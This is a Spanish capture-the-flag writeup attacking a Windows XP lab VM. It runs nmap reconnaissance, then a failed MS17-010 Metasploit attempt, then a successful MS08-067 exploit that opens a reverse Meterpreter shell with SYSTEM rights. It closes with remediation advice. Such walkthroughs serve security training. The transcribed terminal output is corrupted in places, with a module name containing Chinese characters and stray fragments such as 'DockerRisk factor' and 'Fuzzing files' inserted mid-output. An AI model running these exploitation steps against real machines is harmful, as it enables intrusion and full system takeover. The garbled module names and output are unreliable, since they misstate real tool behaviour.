


# ► Writeup: [Experience]

	Metadatos	Detalle
<b>Autor</b>	<b>Yani Giatas</b>	
<b>Fecha</b>	2026-02-10	
<b>Máquina</b>	[Experience] (IP: 10.110.6.168)	
<b>S.O.</b>	Windows	
<b>Dificultad</b>	Medio	
<b>Técnicas</b>	#BufferOverflow #StackOverflow #RCE #SMB	

## 1. 🔎 Reconocimiento (Recon)


### Escaneo de Puertos

Comienzo realizando un escaneo de mi tarjeta de red con objeto de detectar la máquina que corre dentro mi red privada ya que la máquina experience se ejecuta en VirtualBox dentro de mi red privada como adaptador puente.



```
sudo arp-scan -I enp0s3 --localnet
```

Se expone una ip candidata al corresponder a una VM de VirtualBox, cuya MAC de fabricante comienza por **08:00**



The screenshot shows a terminal window titled "Parrot Terminal" with two tabs. The left tab shows the output of the command \$hostname -I, which lists two IP addresses: 10.14.23.20 and 10.110.6.19. The right tab shows the output of the command \$sudo arp-scan -I enp0s3 --localnet. This output includes a password prompt for sudo, followed by a list of hosts. The host at 10.110.6.168 has a MAC address of 08:00:27:08:8f:e2, which is highlighted with a red box. The entire terminal session is as follows:

```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
Parrot Terminal x Parrot Terminal x
10.14.23.20 2a02:9130:84a5:4c6b:858c:ee55:73f3:e7f6
[yani@parrot]~[~/Desktop]
$hostname -I
10.110.6.19 2a02:9130:802d:2570:b602:6df5:e8a8:2ade
[yani@parrot]~[~/Desktop]
$sudo arp-scan -I enp0s3 --localnet
[sudo] contraseña para yani:
Lo siento, pruebe otra vez.
[sudo] contraseña para yani:
Interface: enp0s3, type: EN10MB, MAC: 08:00:27:c0:eb:39, IPv4: 10.110.6.19
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.110.6.1      14:cb:19:8d:b8:c4      HP Inc.
10.110.6.205    70:cf:49:01:a2:a2    Intel Corporate
10.110.6.168    08:00:27:08:8f:e2    PCS Systemtechnik GmbH


3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.416 seconds (105.96 hosts/sec). 3
responded
[yani@parrot]~[~/Desktop]
$sudo nmap -sV -sC -ss -T5 -n -vvv -Pn 10.110.6.168 -oN escaneo_03.txt
```

Realizo un escaneo avanzado para exponer los puertos abiertos y posibles vulnerabilidades.

```
nmap -sV -sC -ss -T5 -n -vvv -Pn 10.110.6.168 -oN escaneo_03.txt
```

## 2. 🕵️ Enumeración

Queda expuesto el puerto **445** por donde corre el protocolo **SMB** (*Server Message Block*).



```
Nmap scan report for 10.110.6.168
Host is up, received arp-response (0.0081s latency).
Scanned at 2026-02-09 14:28:14 CET for 18s
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds syn-ack ttl 128 Windows XP microsoft-ds
MAC Address: 08:00:27:08:8F:E2 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp:-
|   Computer name: experience
|   NetBIOS computer name: EXPERIENCE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-02-09T13:50:30-08:00
```

Lanzo **nmap** de nuevo en busca de vulnerabilidades por el puerto **445**.

```
sudo nmap -p445 -sS --script=vuln -vvv -Pn 10.110.6.168
```

### 3. ⚡ Explotación (User Flag)

Análisis de la Vulnerabilidad

**nmap** de **vuln** expone dos vulnerabilidades:

- CVE: **CVE-2017-0143**
- CVE: **CVE-2008-4250**

```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
Parrot Terminal Parrot Terminal Parrot Terminal
| thivosW Disclosure date: 2008-10-23
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
| https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
| _smb-vuln-ms10-054: false
| _smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
| VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE CVE-2017-0143
| DockerRisk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
```


```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
Parrot Terminal Parrot Terminal Parrot Terminal
PORT STATE SERVICE      REASON
445/tcp open  microsoft-ds syn-ack ttl 128
MAC Address: 08:00:27:08:8F:E2 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: LIKELY VULNERABLE
|     IDs: CVE CVE-2008-4250
|       The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Se
rver 2003 SP1 and SP2,
| DockerLabs Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attack
ers to execute arbitrary
|       code via a crafted RPC request that triggers the overflow during pat
h canonicalization.

|   Disclosure date: 2008-10-23
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
```

Lanzo por consola **metasploit**:

Ejecuto la explotación de la primera vulnerabilidad : **CVE-2017-0143**



The screenshot shows a terminal window titled "Parrot Terminal" with three tabs. The current tab displays the following command and its results:

```
[msf] (Jobs:0 Agents:0) msf> search CVE-2017-0143
```

**Matching Modules**

=====  
Fuzzing files

#	Name	Check	Description	Disclosure Date	Rank
0	exploit/windows/smb/ms17_010_永恒之蓝	Yes	MS17-010 永恒之蓝 SMB Remote Windows Kernel Pool Corruption	2017-03-14	average
1	DerLabs \_\_ target: Automatic Target	.	.	.	.
2	\_\_ target: Windows 7	.	.	.	.
3	\_\_ target: Windows Embedded Standard 7	.	.	.	.
4	\_\_ target: Windows Server 2008 R2	.	.	.	.

El exploit no logra comprometer la máquina.

Parrot Terminal

Archivo Editar Ver Buscar Terminal Pestañas Ayuda

Parrot Terminal Parrot Terminal Parrot Terminal

```
chivosWindows README.license
View the full module info with the info, or info -d command.

[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms17_010_永恒之蓝) >> run
[*] Started reverse TCP handler on 10.110.6.19:4444
[*] 10.110.6.168:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.110.6.168:445      - Rex::ConnectionRefused: The connection was refused by the remote host (10.110.6.168:445).
[*] 10.110.6.168:445      - Scanned 1 of 1 hosts (100% complete)
[-] 10.110.6.168:445 - The target is not vulnerable.

[*] Exploit completed, but no session was created.

[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms17_010_永恒之蓝) >> run
[*] Started reverse TCP handler on 10.110.6.19:4444
[*] 10.110.6.168:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.110.6.168:445      - Rex::ConnectionRefused: The connection was refused by the remote host (10.110.6.168:445).
[*] 10.110.6.168:445      - Scanned 1 of 1 hosts (100% complete)
[-] 10.110.6.168:445 - The target is not vulnerable.

[*] Exploit completed, but no session was created.
```

Procedo a lanzar el exploit de la segunda vulnerabilidad: **CVE-2008-4250**

Con este exploit logro penetrar en la máquina Windows XP después de tener que reiniciar la máquina y lanzarlo por segunda vez.

```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
Parrot Terminal x Parrot Terminal x Parrot Terminal x
[*] 10.110.6.168:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 10.110.6.168:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 10.110.6.168:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >>
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> run
[*] Started reverse TCP handler on 10.110.6.19:4444
[*] 10.110.6.168:445 - Automatically detecting the target...
[*] 10.110.6.168:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 10.110.6.168:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 10.110.6.168:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 10.110.6.168
[*] Meterpreter session 1 opened (10.110.6.19:4444 -> 10.110.6.168:1028) at 2026-02-09 15:14:08 +0100

(Meterpreter 1)(C:\WINDOWS\system32) > ls
Listing: C:\WINDOWS\system32
=====
Mode          Size      Type  Last modified        Name
```

Finalmente, este exploit logra entrar en la máquina como **Administrador**

The screenshot shows a terminal window titled "Parrot Terminal" with three tabs. The active tab displays a Meterpreter session on a Windows XP system. The session output is as follows:

```
(Meterpreter 1) (C:\WINDOWS\system32) > whoami
[-] Unknown command: whoami. Run the help command for more details.
(Meterpreter 1) (C:\WINDOWS\system32) > sysinfo
Computer       : EXPERIENCE
OS             : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture   : x86
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
(Meterpreter 1) (C:\WINDOWS\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1) (C:\WINDOWS\system32) > shell
Process 948 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

The line "Server username: NT AUTHORITY\SYSTEM" is highlighted with a red box.

## 4. 🛡 Escalada de Privilegios (Root Flag)

Enumeración Interna

Acceso al sistema con privilegios de Administrador.

Dentro de la sesión de **Meterpreter** ejecuto **sysinfo** y **getuid**

Explotación

Abro una shell en la sesión de **Meterpreter** mediante **shell**

```
(Metasploit 1)(C:\)icps> shell
Process 1016 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(Fuzzing files)
(C) Copyright 1985-2001 Microsoft Corp.

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8842-9464

Directory of C:\

01/20/2024  07:36 PM      0 AUTOEXEC.BAT
01/20/2024  07:36 PM      0 CONFIG.SYS
01/20/2024  10:38 AM    <DIR>    Documents and Settings
01/20/2024  10:38 AM    <DIR>    Program Files
01/20/2024  07:43 PM    <DIR>    WINDOWS
                           2 File(s)       0 bytes
```

💡 Root Flag: `getuid -> nt Authority\System`

## 5. 🏠 El Rincón del Desarrollador

### ✖️ El Código Vulnerable

#### Descripción Técnica:

Esta vulnerabilidad es un desbordamiento de búfer basado en pila (Stack-based Buffer Overflow) en el servicio "Server" de Windows.

El fallo reside específicamente en la biblioteca `netapi32.dll`. Ocurre cuando el sistema intenta procesar una ruta de red (RPC) especialmente manipulada a través de la función `NetPathCanonicalize()`. Esta función, encargada de "limpiar" las rutas de directorios, falla al calcular el espacio necesario en memoria cuando recibe caracteres especiales diseñados maliciosamente.

#### Impacto::

- Permite la Ejecución Remota de Código (RCE) sin necesidad de autenticación.
- El código inyectado se ejecuta con privilegios de SYSTEM (el nivel más alto en Windows), lo que otorga control total sobre la máquina.

## Solución Propuesta (Remediation)

### 1. Parcheado (Patching):

- Aplicar inmediatamente la actualización de seguridad MS08-067 (KB958644) proporcionada por Microsoft. Esta actualización corrige la forma en que netapi32.dll valida las cadenas de ruta antes de copiarlas a la memoria.

### 2. Seguridad Perimetral (Firewall):

- Bloquear el tráfico entrante en los puertos 139 y 445 (SMB/RPC) desde redes no confiables o Internet.

### 3. Deshabilitar Servicios Innecesarios:

- Si la máquina no necesita compartir archivos o impresoras, se debe deshabilitar el servicio "Server" y "Computer Browser".

## 6. Referencias y Herramientas

- **Vulnerabilidad (CVE):** [CVE-2008-4250 \(NIST Database\)](#)
- **Boletín del Fabricante:** [Microsoft Security Bulletin MS08-067](#)
- **Herramientas utilizadas:**
  - [Nmap Security Scanner](#) (Script: `smb-vuln-ms08-067`)
  - [Metasploit Framework](#)
  - **Módulo Exploit:** `exploit/windows/smb/ms08_067_netapi`

---

Writeup elaborado por Yani Giatas. Si te ha servido, conecta conmigo en LinkedIn: <https://www.linkedin.com/in/yani-gm/>